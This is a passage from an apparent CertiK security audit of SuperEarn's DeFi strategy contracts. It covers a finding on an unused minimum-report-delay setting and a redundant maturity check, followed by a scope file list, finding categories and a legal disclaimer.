The `PendlePTYearnFacet.harvestTrigger()` does not read `minReportDelay`, even though the contract stores that value and exposes `setMinReportDelay(uint256)`.

As a result, configuring a non-zero minimum report delay has no effect on trigger evaluation, and `harvestTrigger` can still return `true` immediately after `lastReport` when its later credit or profit-delta conditions are satisfied.

Recommendation

Consider updating `harvestTrigger` to enforce `minReportDelay` before evaluating the credit and profit-delta conditions. If `block.timestamp - lastReport` is less than the configured minimum delay, the trigger should return `false`, except for any explicitly intended override such as `forceHarvestTriggerOnce`. If a minimum delay is not meant to be part of the strategy's trigger logic, remove the unused storage field and the `setMinReportDelay(uint256)` setter to avoid exposing misleading configuration.

Alleviation

[SuperEarn, 03/31/2026]:

The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

"This design aligns the operational model with our existing strategies.

While the Yearn strategy standard includes the minReportDelay parameter along with its setter function, we intentionally do not utilize it in practice. Our goal is to avoid introducing operational constraints stemming from minReportDelay.

Since harvesting is not performed by external actors but is instead managed directly by our team, we do not rely on minReportDelay for scheduling or control."

OPTIMIZATIONS | SUPEREARN - AUDIT 2

ID	Title	Category	Severity	Status
SA2-01	Redundant Maturity Check In `_previewSwapTokenForPt()`	Volatile Code	Optimization	Resolved

SA2-01 | Redundant Maturity Check In `_previewSwapTokenForPt()`

Category	Severity	Location	Status
Volatile Code	Optimization	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 533~534	Resolved

Description

The `_previewSwapTokenForPt()` function estimates the amount of PT received for a given strategy asset deposit. It currently includes the following condition, which returns once the current time has passed `s.maturity`:

```
if (block.timestamp >= s.maturity) {
    return syAmount;
}
```

However, this maturity check is already handled inside `_getPtToStrategyAssetRate()`, which explicitly enforces a 1:1 conversion after maturity:

```
// After maturity: 1 PT = 1 SY = 1 strategyAsset (due to 1:1 ratio)
if (block.timestamp >= s.maturity) {
    return 1e18;
}
```

Since `_getPtToStrategyAssetRate()` ultimately produces the same outcome through this branch, the additional maturity check in `_previewSwapTokenForPt()` is redundant and can be safely removed to simplify the logic.

Recommendation

It is recommended to remove this redundant branch to improve code efficiency.

Alleviation

[SuperEarn, 02/23/2026]: The team heeded the advice and resolved the issue by removing the redundant check in commit 457899612f68274cf83b391bb56548cedc05147c.

APPENDIX | SUPEREARN - AUDIT 2

Audit Scope

superearn-io/superearn-core
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol
src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol
src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol
src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTExecutionFacet.sol
src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol
src/superearn/v2/core/vaults/RemoteVault.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol
src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol
src/superearn/core/strategy/diamond/shared/libraries/LibDiamond.sol
src/superearn/core/strategy/StrategyMorphoV2Vault.sol
src/superearn/core/strategy/custom/CustomStrategy.sol
src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol
src/superearn/core/strategy/custom/CustomStrategy.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol

superearn-io/superearn-core
src/superearn/core/strategy/diamond/shared/facets/DiamondLoupeFacet.sol
src/superearn/core/strategy/custom/CustomStrategy.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol
src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol
src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol
src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol
src/superearn/v2/core/vaults/RemoteVault.sol
src/superearn/core/strategy/custom/CustomStrategy.sol
src/superearn/core/strategy/custom/CustomStrategy.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol
src/superearn/core/strategy/diamond/pendlept/libraries/LibPendlePTStorage.sol
src/superearn/core/strategy/diamond/pendlept/libraries/PendleAMMLib.sol
src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol
src/superearn/core/strategy/diamond/shared/libraries/LibDiamond.sol
src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol
src/superearn/core/strategy/custom/CustomStrategy.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTExecutionFacet.sol
src/superearn/core/strategy/diamond/pendlept/libraries/LibPendlePTStorage.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondCutFacet.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondLoupeFacet.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondCut.sol

superearn-io/superearn-core
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondLoupe.sol
src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol
src/superearn/v2/core/vaults/RemoteVault.sol
src/superearn/v2/interfaces/ICustomStrategy.sol
src/superearn/v2/interfaces/IExternalAssetsProvider.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTExecutionFacet.sol
src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol
src/superearn/core/strategy/diamond/pendlept/libraries/LibPendlePTStorage.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondCutFacet.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondCut.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondLoupe.sol
src/superearn/core/strategy/diamond/shared/libraries/LibDiamond.sol
src/superearn/core/strategy/StrategyMorphoV2Vault.sol
src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol
src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol
src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol
src/superearn/v2/interfaces/ICustomStrategy.sol
src/superearn/v2/interfaces/IExternalAssetsProvider.sol
src/superearn/v2/core/vaults/RemoteVault.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTExecutionFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol

superearn-io/superearn-core
src/superearn/core/strategy/diamond/pendlept/libraries/LibPendlePTStorage.sol
src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondCutFacet.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondLoupeFacet.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondCut.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondLoupe.sol
src/superearn/core/strategy/diamond/shared/libraries/LibDiamond.sol
src/superearn/core/strategy/StrategyMorphoV2Vault.sol
src/superearn/core/strategy/StrategyMorphoV2Vault.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTExecutionFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol
src/superearn/core/strategy/diamond/pendlept/libraries/LibPendlePTStorage.sol
src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondCutFacet.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondLoupeFacet.sol
src/superearn/core/strategy/diamond/shared/libraries/LibDiamond.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondCut.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondLoupe.sol
src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol
src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol

superearn-io/superearn-core
src/superearn/v2/core/vaults/RemoteVault.sol
src/superearn/core/strategy/custom/CustomStrategy.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTExecutionFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol
src/superearn/core/strategy/diamond/pendlept/libraries/LibPendlePTStorage.sol
src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondCutFacet.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondLoupeFacet.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondCut.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondLoupe.sol
src/superearn/core/strategy/diamond/shared/libraries/LibDiamond.sol
src/superearn/core/strategy/StrategyMorphoV2Vault.sol
src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol
src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol
src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol
src/superearn/v2/core/vaults/RemoteVault.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondCutFacet.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondLoupeFacet.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondCut.sol

superearn-io/superearn-core
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondLoupe.sol
src/superearn/core/strategy/StrategyMorphoV2Vault.sol
src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol
src/superearn/core/strategy/diamond/pendlept/facets/PendlePTExecutionFacet.sol
src/superearn/core/strategy/diamond/pendlept/libraries/LibPendlePTStorage.sol
src/superearn/core/strategy/diamond/pendlept/libraries/PendleAMMLib.sol
src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondCutFacet.sol
src/superearn/core/strategy/diamond/shared/facets/DiamondLoupeFacet.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondCut.sol
src/superearn/core/strategy/diamond/shared/interfaces/IDiamondLoupe.sol
src/superearn/core/strategy/diamond/shared/libraries/LibDiamond.sol
src/superearn/core/strategy/StrategyMorphoV2Vault.sol
src/superearn/core/swapper/ethena/USDTToSUSDeSwapper.sol
src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol
src/superearn/v2/core/vaults/RemoteVault.sol

Finding Categories

Categories	Description
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.

Categories	Description
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Financial Manipulation	Financial Manipulation findings indicate issues in design that may lead to financial losses.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Incorrect Calculation	Incorrect Calculation findings are about issues in numeric computation such as rounding errors, overflows, out-of-bounds and any computation that is not intended.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

Elevate Your Web3 Journey

CertiK is the largest Web3 security platform combining formal verification with audits and comprehensive security solutions.